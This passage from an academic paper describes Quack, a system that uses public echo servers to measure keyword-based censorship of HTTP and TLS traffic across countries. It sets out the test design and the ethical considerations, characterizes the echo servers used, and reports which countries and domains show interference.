If, unlike in Figure 1, the middlebox injects a non-RST response to the echo server, we are still able to observe the interference. In fact, we are able to see the injected message because the echo server will echo the content it observes back to our measurement machine.

We note that echo is not the only protocol that can be used for this technique. We focus on it here because it provides a clear signal, but more scale can be achieved by extending measurements to any other protocol where an expected response will occur when client probes are sent.

**Defining A Trial** We call an individual transaction with a remote server a trial. A trial is conducted with a single server, using a single keyword, and with a single application protocol containing that keyword. For example, consider `example.com` as a keyword wrapped within the format of an HTTP/1.1 request.

During a trial, we initialize a connection to the server and send it the formatted keyword. We read the response, and pause for a short period. Finally, we send a short, innocuous payload to verify that the connection remains





Figure 2: **Test Control Flow** — A single test using an echo server is performed by following this diagram. The most common path is also the fastest, in which an echo server responds correctly to the first request and the test is marked as Not Blocked. If the server never responds correctly, the experiment is considered a failure and we do not use the test in our evaluation.





Figure 3: **Persistent Interference Duration** — We use echo servers in all countries we observe censorship to empirically measure the length of time interference occurs after a censorship event has been triggered. Roughly half of the servers responded correctly to our request within 60 seconds. By 100 seconds, 99.9% responded correctly. We therefore choose two minutes as a safe delay in the Delay Phase.

active. If the server responds the connection is closed successfully, we consider the trial a success.

The pause is necessary to allow injected RSTs by interference technology to reach either host in the connection. This gives us the ability to directly identify that an interfering network is attempting to exploit a race condition via a Man-on-the-Side deployment. By verifying that the connection is still open after the keyword is sent, we ensure that there is not asymmetric interference occurring, in which the interfering network closes the connection or begins dropping packets to our measurement machine.

**Test Phases** The Echo Protocol enables trivial disambiguation between correct and incorrect responses, but distinguishing noise from network interference requires additional effort. The Internet is by definition best-effort, and therefore even in the face of no interference, there will be failed connections with echo servers. Additionally, interference technologies are themselves imperfect, meaning that some trials will be successful even when the data is typically disallowed, for example when the DPI boxes are overloaded [18].

Quack is designed to extract meaningful signal from the noisiness of the network. We think about this as validating signs of failure through additional measurements, but there is a trade-off: Not retrying would lead to many false positives, resulting in an inflated rate of interference. On the other hand, many retries increase false negatives as sensitive connections slip past interference technology and are categorized as successful. We choose to be conservative in our designation of interference, designing our system to minimize false positives by retrying failures several times.

Our implementation designates a "test" as the repeated trial of a particular server and keyword. A test proceeds in three phases, as shown in Figure 2:

*Retry Phase* First, we run a trial with the keyword and retry if it fails. We end the test as soon as we have a successful trial, and declare the test a success. We expect interference to be sparse. For example, the highest failure rate we observed when testing sensitive keywords in a country known to implement interference was 2.2% of tests not ending in success after the first trial. We allowed up to 5 retries in our experiments.

*Control Phase* After five trials have failed, we progress to the Control Phase. In the Control Phase, we trial an innocuous keyword. If the server successfully completes this trial, we conclude that the five previous failures were due to network interference. If the control keyword fails, we proceed to the final phase. In our experiments, we use `example.com` as our control keyword.

*Delayed Phase* Finally, we account for stateful disruption. This is observed, for example, in China [47]. We test for this behavior by performing another innocuous trial after a delay. If this trial succeeds, we classify the keyword as sensitive. If it fails, we mark the test as No Result. This may occur if the echo server becomes unresponsive during our test.

We use a two minute delay determined empirically. Knowing that some middleboxes perform stateful blocking, we test every server in censoring countries with an HTTP request for the most commonly censored domain in that country. Then, we attempt to reconnect every 10 seconds with an innocuous payload until we succeed. The resulting distribution in Figure 3 shows 120 seconds is a sufficient delay.

These steps ensure that Quack is robust and can distinguish unrelated network activity, such as sporadic packet loss and other systematic errors, from deliberate forms of network interference.

**Classifying Interference** Although we conduct multiple trials within a test, false positive tests can still occur. We do not categorize a single failed test as interference, since it could be due to temporary routing issues or other transient failure. Even if the test is representative of policy, we wish to differentiate interference that is occurring at a local level, such as a corporate firewall, from that implemented at a national or regional level. To address both of these, we consider all tests in a country, comparing keywords by the rate of tests yielding a Blocked result. This allows us to observe the phenomenon of blocking at a country level.

This last layer of aggregation is formed by calculating a "blocking rate" for each keyword-country pair, equal to the number of tests classified as Blocked divided by the number classified as either Blocked or Not Blocked. Effectively, this removes No Results from our analysis. Prior work that has looked at failure rates aggregated across servers has required a minimum number of trials in an aggregated group to report on the blocking rate for that group [41]. We follow this convention, as it is consistent with our design goal of *Robustness*. Selecting a threshold for the number of experiments that is too low reduces our confidence, while selecting a threshold that is too high excludes more countries. Upon manual inspection of the number of servers in countries reported to perform blocking, we determine 15 as threshold that balances *Robustness* and the inclusion of anecdotally blocking countries. In Section 6.1, we validate the countries in which we observe widespread censorship using external evidence.

Due to No Result tests and echo servers churning out of our test set, the keyword blocking rates in a given country have many possible values. To approximate the probability density function of the keyword blocking rates in a country, we count the number of blocking rates in $n$ even intervals over $[0,1]$, where $n$ is configurable. Having this approximated distribution in each country of keyword blocking rates lets us consider each keyword's failures in the context of the country's noise. We can also categorize each country based on its distribution.

When there is no blocking, we assume Blocking events due to noise are independent and only occur with very small probability. We confirm this in Section 6.1. Since the probability of failure due to noise is so small, given our redundancy in each test, we would expect that our approximated distribution of the blocking rates be monotonic in the case that there is no blocking. In our control experiments with no expected interference in Section 6.1, we find all distributions to be monotonic, and we empirically find the blocking rate to be 0.01%.

We mark interference in countries whose distribution of keyword blocking rate is not monotonic. More precisely, we say that the keywords whose blocking rates are in the interval that breaks the monotonic trend and those keywords with higher blocking rates experience interference in that country.

We considered several trade-offs when choosing the number of intervals, $n$. We do not want an $n$ larger than the minimum number of tests per keyword, 15, because this could cause consecutive numbers of blocking results to be in the same interval, creating an artifact in the distribution. However, we want as many buckets as possible, so that our smoothing does not remove too much of the detail of the distribution. To balance these concerns, we use $n = 15$ buckets consistently for the rest of our analysis.

We implement a system in Go 1.6, utilizing lightweight threads for parallelism. We restrict ourselves to one concurrent request per echo server, to restrict load on the echo server, and at most 2000 total concurrent requests. Our test server was able to process 550 requests per second and has a quad-core Intel E3–1230 v5 CPU, 16 GB of RAM, and a gigabit Ethernet uplink.

While we initially ran tests with our measurement machine source port set to 80, in order to appear more similar to real HTTP connections, we found no difference in our results while using an ephemeral source port. Using an ephemeral source port also allowed us to follow standard conventions and to host an abuse website on the standard HTTP port of our measurement machine.

## 3.2 Ethical Issues

Active network measurement [33], and active measurement of censorship in particular [25], raise important ethical considerations. Due to the sensitive nature of such research, we approached our institution's IRB for guidance. The IRB determined that the study fell outside its purview, as it did not involve human subjects or their personally identifiable data. Nevertheless, we attempted to carefully consider ethical questions raised in our work, guided by the principles in the Belmont [30] and Menlo [13] reports and other sources. We discussed the study's design and potential risks with colleagues at our institution and externally, and we attempted to follow or exceed prevailing norms for risk reduction in censorship measurement research.

Like most existing censorship measurement techniques, ours involves causing hosts within censored countries to transmit data in an attempt to trigger observable side-effects from the censorship infrastructure. This creates a potential risk that users who control these hosts could suffer retribution from local authorities. There is no documented case of such a user being implicated in a crime due to any remote Internet measurement research, but we nonetheless designed our technique and experiments so as to reduce this hypothetical risk.

Existing techniques [6, 34, 35, 41] in censorship measurement cause oblivious hosts in censored countries to

make requests for or exchange packets with prohibited sites. In contrast, our measurements only involve connections between a machine we control and echo servers, so the echo servers never send or receive data from a censored destination.

Still, our interactions with the echo servers are designed to trigger the censorship system, as if a request for a prohibited site had been made. We cannot entirely exclude the possibility that authorities will interpret our connections as user-originated web requests, either mistakenly or by malicious intent. However, we believe that the actual risk is extremely small, for several reasons.

First, even upon casual inspection, the network traffic looks very different from a real connection from the host running the echo server to a prohibited web server. The TCP connection is initiated by us, not from the echo server. Our source port is in the ephemeral range, and the echo server's is the well known port 7. The first data is an HTTP request from us, followed by the same data echoed by the server, and there is never any HTTP response. The request itself is minimal, with no optional headers, unlike requests from any popular browser. Any of these factors would be enough to distinguish a packet capture of our probes from real web browsing.

Second, the network infrastructure from which we source our probes looks very different from prohibited web servers. We tried to make it easy for anyone investigating our IP addresses to determine that they were part of a measurement research experiment. We set up reverse DNS records, WHOIS records, and a web page served from port 80 on each IP address, all indicating that the hosts were part of an Internet measurement research project based at our university.

Third, most echo servers look very different from end-user devices. We find (see Section 5.3) that the vast majority of public echo servers appear to be servers, routers, or other embedded devices. In the unlikely event that authorities decided to track down these hosts, it would be obvious that users were not running browsers on them.

There are additional steps that we did not take for this initial study that could further reduce the risk of misidentification. We recommend that anyone applying our techniques for longitudinal data collection incorporate them. Although we established that few echo servers are end-user devices by random sampling, in a long-term study, each server should be individually profiled, using tools such as Nmap, to exclude all those that are not clearly servers, routes, or embedded devices. In addition, the requests sent to echo servers could include an HTTP header that explains they are part of a global measurement study. This would provide one more way for authorities to conclude that the traffic did not originate from an end user.

Given these factors, we believe that the risks of our work to echo server operators are extremely small. We considered seeking informed consent from them anyway, but we rejected this route for several reasons.[1] First, the risk to these users is low, but if we were to contact them to seek consent, this interaction with foreign censorship researchers would *in and of itself* carry a small risk of drawing negative attention from the authorities. Second, if we only used servers for which the operators granted consent, these operators would face a much higher risk of reprisal, since their participation would be easy to observe and would imply knowing complicity. Third, obtaining consent would be infeasible in most cases, due to the difficulty of identifying and contacting the server operators; if we limited our study to echo servers for which we could find owner contact information, this would lead to far fewer usable servers, thus severely reducing the benefit of the study. The communities that stand to benefit most from our results are those living in regions that practice aggressive censorship, and thus those who will likely benefit include the echo server operators in these regions, conforming with Menlo's Principle of Justice [13].

Beyond these risks, we also sought to minimize the potential financial and performance burden on echo server operators. We rate-limited our measurements to one concurrent connection per server, and each connection sent an average of only two packets per second. Our ZMap scans were conducted following the ethical guidelines proposed by Durumeric et al. [15], such as respecting an IP blacklist shared with other scanning research conducted at our institution and including simple ways for packet recipients to opt out of future probes.

We contrast our work with Encore [6], a censorship measurement system that has been widely criticized on ethical grounds. Websites install Encore by embedding a sequence of JavaScript. When users visit these sites, their browsers make background HTTP requests to censored domains, possibly without notice or consent. While we too make oblivious use of existing hosts without obtaining consent, the network traffic and endpoints differ dramatically from normal requests for censored content. We believe this substantially reduces the risk of harm.

## 4 Experimental Setup and Data

In our study, we examine URLs as the source of content that may be disrupted. In our experiments, unless specified otherwise, we send the domain name in the context of a valid HTTP/1.1 GET request. This allows us to observe a particular subset of application-layer interference, and one that is well documented [11].

[1] As discussed by others [33,40], informed consent is not an absolute requirement for ethical research, so long as the research abides by other principles, e.g. those in the Belmont and Menlo reports or those steps proposed by Partridge and Allman [33], as we have strived to do.

*Control* We first perform a control study. To do so, we test a number of innocuous domains as our keywords, which are expected not to be censored, and repeat them against every echo server. The domains we choose are of the form `testN.example.com` with incrementing values of $N$. We perform this experiment 1109 times per server. Since there should be no artificially induced network interference, we can validate our technique using the results of this study. This test was performed July 20–21, 2017 from our measurement machine inside of an academic network.

*Citizen Lab* We use the the global Citizen Lab Block List (CLBL) [8] from July 1, 2017 as a list of keywords to run against all echo servers. This list has 1109 entries. It is curated by Citizen Lab to provide a set of URLs for researchers to use when they are conducting censorship research. Significant difference between this test and the previous test indicates that our system is capable of detecting application-layer interference of the domains in this list. This test ran on July 21–22, 2017, from our measurement machine.

*Discard* We then repeat the Citizen Lab study using a closely related protocol, the Discard Protocol [36]. The Discard Protocol is designed similarly to the Echo Protocol, but instead of echoing back any received data, it is simply discarded. By repeating our experiment with discard, we can determine if existing middleboxes detect keywords that are seen inbound to its network. If this were the case we would see the same interference in the Discard Protocol as the Echo Protocol. Otherwise, we will be able to determine that interference technologies do notice the direction of sensitive content. This test run on July 19–20, 2017, from our measurement machine.

*TLS* This study demonstrates the application-layer flexibility of our technique. We perform the Citizen Lab experiment again, but instead of embedding the Citizen Lab domain list in valid HTTP request, we place the domain in the SNI extension of a valid TLS `ClientHello` message. This will allow us to discern what difference exists between interference of HTTP and HTTPS. This test ran on July 23–24, 2017, from our measurement machine.

*Alexa Top 100k* Finally, we use our system to test the top 100,000 domains from Alexa [2] downloaded on July 12, 2017. This is a set of domains orders of magnitude larger than that of prior works studying application-layer censorship. To achieve full measurement of such a large set of domains, for each domain we select 20 servers in each country. Additionally, we restrict our test to the 40 countries with more than 100 echo servers. This test demonstrates most of all that our tool can be used at scale for significant research into application-layer blocking at a country granularity. This test ran on July 25–28, 2017, from our measurement machine.

| Server Set | IP Addresses | /24s | ASNs | Countries |
|---|---|---|---|---|
| SYNACK | 5,260,118 | 109,729 | 6,932 | 198 |
| Echo | 57,890 | 38,977 | 3,766 | 172 |
| Stable (24 hr) | 47,276 | 31,802 | 3,463 | 167 |

Figure 4: **Discovery of Echo Servers**—Server discovery is a staged process. A ZMap scan discovers servers that SYNACK on port 7, but we find that most of these servers will fail to ACK or will RST when receiving any data. To remove these misbehaving echo servers, we attempt to send and receive a random string to all SYNACK servers, giving us the set of functioning echo servers. Of these, 47,276 remained Stable over 24 hours, making them useful for long running experiments.

# 5 Characterization

In order to better understand any biases inherent in our data, we first characterize the population of echo servers we make use of in our study.

## 5.1 Discovery

To discover echo servers in diverse subnets and geographic locations, we perform Internet-wide scans with the ZMap toolchain [15] on the IPv4 address space. We ran daily scans for two months, between June 1st to July 31st, discovering more than 50,000 echo serves each day.

Upon discovering hosts that respond to our SYN packets on port 7, we initiate connections to the potential echo servers. We send a randomly generated string and verify that they reply with an identical string. During our first trial, we find that 57,890 servers reply with the correct string, over 3,766 ASNs. Many of our experiments take place over the course of a day, so we measure the coverage of echo servers that reply 24 hours later. We find 92% of ASNs have an echo server that is online during this second test.

In Figure 4, we show the number of servers still online after 24 hours, which is significant because our experiments run over the course of a day. Only those servers that are stable for at least 24 hours will test all keywords in the experiment. We observe that this reduces the diversity of our coverage, but not significantly, and note that this biases our results towards stable echo servers.

## 5.2 Churn

We looked at our daily scans in order to understand how stable echo server IP addresses are over time. While an average of 17% of echo servers churn away from their IP address within 24 hours, we observed that 18% were stable and responsive throughout the entire duration of our measurement. Additionally, the rate at which echo servers churn decelerates, so the first day reports the largest churn rate across the study.





Figure 5: **Echo Server Churn**—Only 18% of tested servers were reachable in every observation over 2 months of daily scans. However, 56% were present in both our first and final scans.

| OS Family | Echo Servers |
|---|---|
| Windows | 180 (32.0%) |
| Embedded | 139 (24.7%) |
| Linux | 71 (12.6%) |
| Cisco IOS | 38 (6.8%) |
| Unsuccessful identification | 99 (17.6%) |
| Other | 35 (6.2%) |

Figure 6: **Identification of Echo Servers**—We scanned 562 (1%) echo servers with Nmap's operating system detector on July 17, 2017 and found that the most of the echo servers were either Windows machines or embedded devices, as identified by Nmap. This scan yielded a median accuracy of 99%.

Echo servers not only churn out of the set of IP addresses from a given day—they also churn back in, as shown in Figure 5. While we only observed 18% of echo servers from our first discovery scan in every daily scan, 56% of echo servers from our first discovery scan were also in our final scan 61 days later.

## 5.3 Identification

To understand the composition of machines running echo servers, we randomly selected 1% of responding echo servers on July 17, 2017. For this sample, we performed OS detection on each IP address using Nmap. The most common system families as defined by Nmap are shown in Figure 6. There were 56,228 working echo servers on this date. Of the 562 we tested, Nmap identified 463 (82.4%) of the operating systems. Nmap reported a median accuracy of 99% for the identifications. This test covered 54 countries.

Of the echo servers we scanned with Nmap, 251 (44.7%) had full device labels containing the words "server", "router", or "switch". Of the remaining echo servers, 70 (12.5%) were Linux, and 26 (4.6%) were Windows. The rest were identified as various other systems such as firewalls, controllers, and embedded systems. In total, 4% of echo servers were given device labels that left doubt as to whether they were infrastructure machines, because they were identified as non-server Windows machines, and 2 devices were identified as running Android. It would be infeasible to run Nmap's OS detection service against all echo machines, but we do not believe that to be necessary to safely use all functioning echo servers, as we discuss in Section 3.2.

## 5.4 Coverage

Echo servers provide us diverse vantage points in a majority of countries. We associate IPs with autonomous systems using the publicly available Route Views dataset [39], and locate each server to a country using the MaxMind GeoIP2 service [29].

On average, we observed echo servers in 177 countries. Of these countries, we observe an average 39 countries with more than one hundred echo servers and 82 countries with more than fifteen echo servers. This provides insight into a large number of countries.

We compare our method's coverage with that of the OONI project [19], which enlists volunteers worldwide to run scans from local devices to measure network disruption. OONI makes this data public with the consent of the volunteers, but probes do not have unique identifiers; therefore, we use the of number of distinct autonomous systems per country to estimate coverage.

We compared the number of unique ASes observed for both tests during the week of July 8–15, 2017. As shown in Figure 7, echo servers have a much more diverse set of vantage points and over a larger number of countries. During the week of our comparison, OONI data was available for 113 countries, while echo servers were responsive in 184. Furthermore, the total number of ASes seen in the echo measurements was nearly an order of magnitude larger than that of OONI: we observed echo servers in 4458 unique ASes; OONI measures 678. While OONI probes provide rich measurement for the locations they have access to, our technique providers broader and more consistent measurements.





Figure 7: **Coverage of Autonomous Systems per Country**—Echo servers were present in 184 countries with 4458 unique ASes, while OONI probes were in 113 countries with 678 ASes.





Figure 8: **Keyword Reliability** — Each of 1109 domains were sent to 54,515 echo servers for the Control and 54,802 for the Citizen Lab experiment. We count the blocking events per keyword, observing that the largest blocking rate for a given keyword was 8.5% in CLBL and 0.08% in the Control. This supports our hypothesis that these domains are sensitive.





Figure 9: **Server Reliability** — For both the Control and Citizen Lab experiments, we send 1109 mock HTTP requests to all echo servers. We find that 98% of servers never resulted in a blocking event in the Control experiment. We observe significantly more blocking among a small set of servers in the CLBL test. This demonstrates that interference occurs with very few hosts.

## 6 Evaluation

In this section, we provide the results of the studies described in Section 3. Our evaluation provides support for the Quack's practicality as an application-layer measurement tool in two ways. First, we describe what behavior our measurements detected given a set of URLs known to be censored, in order to verify that our results correlate with previously observed phenomena. Then, we support our claim that our system works at scale, and present the results of an experiment that measured a larger corpus of domains across a greater number of countries than any previous study.

### 6.1 Validation

We control for noise, non-protocol-compliant servers, and other anomalous behaviors by measuring echo server behavior using innocuous domains of the form `test`*N*`.example.com`. Mock queries to these domains are used to demonstrate behavior in the absence of disruption, since these domains are unlikely to be blocked. This allows us to identify a baseline for ordinary network and echo server failure when interacting with each remote network, and understand our subsequent test results in light of a baseline model of expected behavior.

The first assumption we make in designing our control tests is that the class of domains `test`*N*`.example.com` will face no blocking by the network between our server and the echo server. To validate this assumption, we perform a set of measurements to all echo servers using only this control class of domains, and consider the failure percentages we observed. We show the distribution of failures per domain tested in Figure 8.

We observe a median domain failure rate of less than 0.01%, and a maximum failure rate across 1109 domains of 0.08%. Additionally, the domains in the upper quartile of disruption rates are evenly distributed over the class of innocuous domains, independent of the value of *N*.

Using the technique described in Section 3.1, we classify no country as interfering with any of our control domains. We also confirmed these results using another control domain: `echotest.[redacted].edu`, validating our control.

We assume failures in the absence of network interference are independent of which server is used. This allows us to present a distribution for the null hypothesis that is independent of either variable, and therefore constant. A few factors could cause a given server to fail many innocuous domains: network unreliability, echo server unreliability, or actual blocking occurring for our innocuous domains. Despite this, in Figure 9 we see that 98% of servers see no blocking events.

We observe that during the duration of our experiment, 17% of echo servers appear to churn away, which is indicated by their yielding two No Result tests sequentially. This is roughly as many as we observe churning away in a day for our discovery scans. This confirms that our results will be biased toward networks with stable echo servers.

Finally, we empirically determine how long measurements should wait when a blocking event is detected in order to allow stateful DPI disruption to disengage. Shorter timeouts will allow us to test more domains against a given server in a shorter time, while longer timeouts are less likely to incorrectly classify a domain as a failure due to a previous sensitive domain having triggered stateful blocking. Our system as implemented is not fundamentally limited by a longer timeout, because there are more servers to test at any given time than there are servers waiting for that timeout to expire. As such, the two-minute delay we empirically determined as shown in Figure 3 is

| Country | HTTP | Discard | TLS | Top Categories |
|---|---|---|---|---|
| China | 126 | 126 | 0 | NEWS, ANON |
| Egypt | 6 | 5 | 2 | ANON, NEWS |
| Iran | 25 | 0 | 374 | PORN, LGBT |
| Jordan | 8 | 1 | 4 | ANON, NEWS |
| Kazakhstan | 4 | 0 | 0 | MMED, FILE |
| Saudi Arabia | 2 | 0 | 0 | NEWS, ANON |
| South Korea | 14 | 0 | 0 | PORN, GMB |
| Thailand | 11 | 0 | 0 | PORN, NEWS |
| Turkey | 12 | 14 | 14 | ANON, NEWS |
| UAE | 8 | 0 | 17 | NEWS, COMT |
| Uzbekistan | 1 | — | 1 | MISC |
| Union | 220 | 146 | 435 | NEWS, ANON |

Figure 10: **Interference of CLBL** — We perform multiple experiments to measure interference of domains in the Citizen Lab global block list. Quack detected keyword blocking in 13 countries, with 220 unique domains blocked in our simple HTTP experiment. There is little intersection between different countries, and only 20% of tested domains exhibited interference anywhere. Category abbreviations are defined in the Appendix.

a minimum, and the system may take longer to schedule the subsequent trial in a test against a disrupted server. We observe that all delays were less than five minutes in practice.

## 6.2 Detection of Disruption

Next we test each of the domains on the Citizen Lab global list against all echo servers by formatting them as valid HTTP GET requests. We expect to see interruption in this test because the Citizen Lab domains are known to be blocked in countries around the world. This is confirmed by the difference to the control in Figure 8 and Figure 9.

Using our method of classifying interference as described in Section 3.1, only 12 countries of 74 tested against all domains demonstrate evidence of keyword blocking in this test. The interfering countries, number of domains for which we observe interference, and what categories those domains are contained in are given in Figure 10.

For each country we list in Figure 10, we look for external evidence to support the conclusion that we observe government-sanctioned censorship. One source of external evidence is the Freedom on the Net report by Freedom House [21]. Of the countries in the table, nine are rated as "Not Free" and two are rated as "Partially Free."

South Korea and Jordan are those listed as Partially Free by Freedom House; however, both are indicated in ONI's most recent country profiles as performing filtering [31, 32]. In the case of South Korea, blocking based on HTTP request content is specifically identified. In further support of the observed phenomenon being action at a national level, the echo responses in South Korea that did not match the echo requests were HTTP redirects to a government-run website outlining the reason the requested domain was blocked. This is another advantage of the Echo Protocol — we are able to see the responses injected to the echo server, because they are then echoed back to us.

Two countries were identified by our system as having a significant proportion of blocking, but had no evidence from other sources that there would be restrictions on the Internet: Ghana and New Zealand. Ghana is not evaluated by Freedom Net, but the Department of State stated in its 2016 Human Rights report [45] that there were no governmental restrictions to the Internet. Upon inspecting the scope of blocking, in both cases, it is restricted to a single academic network in the country, and all echo servers in that AS reported interference. In all other countries identified by our system as performing blocking, we observe interference in more than one AS. Our technique is not fine-grained enough to detect censorship across all networks, and in these cases we have visibility into only a few locations that have close proximity. For these reasons, we exclude Ghana and New Zealand from Figure 10.

While this presents a case that the interference we identify is genuine, we do not claim that we identify all genuine interference. The list of all countries with at least 15 echo servers is presented in the Appendix. This list has multiple other countries that are listed as "Not Free" in the Freedom of the Net report, including Belarus, Russia, Pakistan, and Vietnam.

Pakistan, as an example, is identified by prior work [41] as practicing DNS poisoning. DNS poisoning is one potential implementation of Internet censorship, and would render application-layer blocking unnecessary. The technique presented in this paper does not consider any other possible implementations of Internet censorship, and will therefore miss countries who do not rely heavily on application-layer censorship. Furthermore, many non-technical factors are included in the Freedom of the Net rating; not all "Not Free" countries block content using technical means.

We have validated our classifications with anecdotal reports, but we also want to ensure there is consistency in our classification. To do so, we look at what percent of ASes, /24s, and echo servers in a given country observe any Blocked result in this experiment. The countries that we observe widespread blocking in are represented in the shaded region in Figure 11. While some countries have interference in almost all instances, e.g. China, there are several countries with interference not performed across the entire country. This potentially reflects heterogeneous deployments of interference. We observe in Figure 11 that some countries that we do not classify as blocking any domains have comparable numbers of servers experiencing at least one Blocked result as countries we do classify





Figure 11: **Blocking Rates Per Country** — We examine the CLBL results, looking at what fraction of ASes, Servers, and /24s in each country observe any Blocked result. The shaded regions are countries we identify as having widespread interference. While some countries face near ubiquitous interference across tested servers, more countries display large variation.

| Domain | Blocking Countries | Category |
|---|---|---|
| www.hotspotshield.com | 5 | ANON |
| www.xvideos.com | 4 | PORN |
| www.pornhub.com | 4 | PORN |
| www.gotgayporn.com | 4 | PORN |
| bridges.torproject.org | 4 | ANON |
| www.pokerstars.com | 3 | GMB |
| adultfriendfinder.com | 3 | DATE |
| www.torproject.org | 3 | ANON |
| www.wetplace.com | 3 | PORN |
| ooni.torproject.org | 3 | ANON |

Figure 12: **Top Interfered CLBL Domains** — We compared the list of domains interfered with in each country to find those most broadly blocked. The top 10 are presented above. Pornographic websites are overrepresented in the table, but the single most broadly blocked domain is the homepage of a free circumvention technology. China blocks every domain in the table.

as blocking. These countries, Mexico and Zambia, have blocking events that are disperse and inconsistent in the set of domains being blocked, reflecting either unreliable echo servers or echo servers with highly-local blocking. Additionally, these countries had "no reports of blocking" in the Freedom of the Net 2016 report [21].

The most commonly blocked domains we observe in the Citizen Lab block list are shown in Figure 12. The most commonly blocked domain is `www.hotspotshield.com`, the homepage for a free VPN service. VPNs are common circumvention tools. Surprisingly, it is only blocked in five of the 13 countries where we detected censorship: China, Iran, Jordan, Turkey, and UAE. We see that the most consistently blocked domains are for circumvention tools, pornography, and gambling. Political content tends to be region-specific, and is less often blocked by multiple countries.

## 6.3 Disruption Mechanisms

By using echo servers, we ensure that the potentially sensitive payload is on both the inbound and outbound halves of the connection. This means that our system will detect interference regardless of directionality of the censor. In order to test whether the direction of the request matters, we perform the Citizen Lab test using the Discard Protocol [36]. This protocol is similar to the Echo Protocol, but instead of echoing the request, the server only ACKs the data. Blocks that occur in our test of echo servers, but not discard servers, could be instances of blocking on only outbound data. This test provides additional valuable insight into the mechanisms used for blocking.

We test the subset of echo servers that are also discard servers, sending identical payloads as in Section 6.2. Echo servers are also often discard servers, so this requirement reduced the number of testable servers from 57,309 to 27,966. Of the 11 interfering countries, we are able to maintain enough servers to classify disruption in all but Uzbekistan.

In the 10 remaining countries we observed blocking when using echo servers, we continue to observe disruption in only 4 when using the Discard Protocol: China, Egypt, Jordan, and Turkey. This implies the other countries we observe performing HTTP blocking are doing so only on data outbound from their network. This evidence is not necessarily conclusive, as the reduced set of echo servers may be reducing our visibility into these countries. For example, we observe reliable disruption in a few Iranian ASes for the Discard Protocol. However, because the vast majority of Iranian ASes do not interfere in this test, we do not classify the interference as widespread across the country.

## 6.4 HTTP vs. HTTPS

The Echo Protocol allows arbitrary data to be sent to and returned by the echo server. This flexibility is a strength of our technique, and is an advantage over other protocols with more constraints on sending and receiving arbitrary byte streams. To demonstrate why this capability is important, as well as illuminate practices in network interference, we repeat our test of the Citizen Lab Block List, but send requests formatted as valid TLS ClientHello messages with the Server Name Indication (SNI) Extension.

The Server Name Indication Extension [16] was developed to allow a TLS client to inform the server what domain it is attempting to connect to before the server must send a certificate. Since certificates are used for authentication and linked to domain names, a server hosting many websites would need this information to connect to a client securely. Unfortunately, SNI places the domain name in clear-text in the first message sent by the client to the server, making it easy to detect when a client is

connecting to a particular site from only the first message in a TLS handshake. We find that networks do interfere based on this first message alone.

Of the 12 interfering countries we detect in the Citizen Lab experiment, we were able to conduct enough tests to confidently classify all of them. We continue to observe disruption in only 5 when using TLS: Egypt, Iran, Jordan, Turkey and UAE. For the other countries in Figure 10, TLS may aid in circumventing interference of HTTP requests based on the application-layer.

The only instance of interference occurring in a country that was not detected with just HTTP requests from the Citizen Lab list occurs in New Zealand. The domains blocked are identical across two servers in the same /24 routing prefix, which is allocated to an academic institution in the country. We conclude that the blocking is being performed by the institution, and not a national policy decision to only block HTTPS.

While the domains we observe interference with are similar in four of the five countries, in Iran the set of disrupted domains grows drastically when testing with TLS ClientHellos: the number of blocked domains in Iran increases from 25 to 374. The list of blocked URLs also changes composition to include significantly more domains classified by Citizen Lab as News, Human Rights, and Anonymization tools.

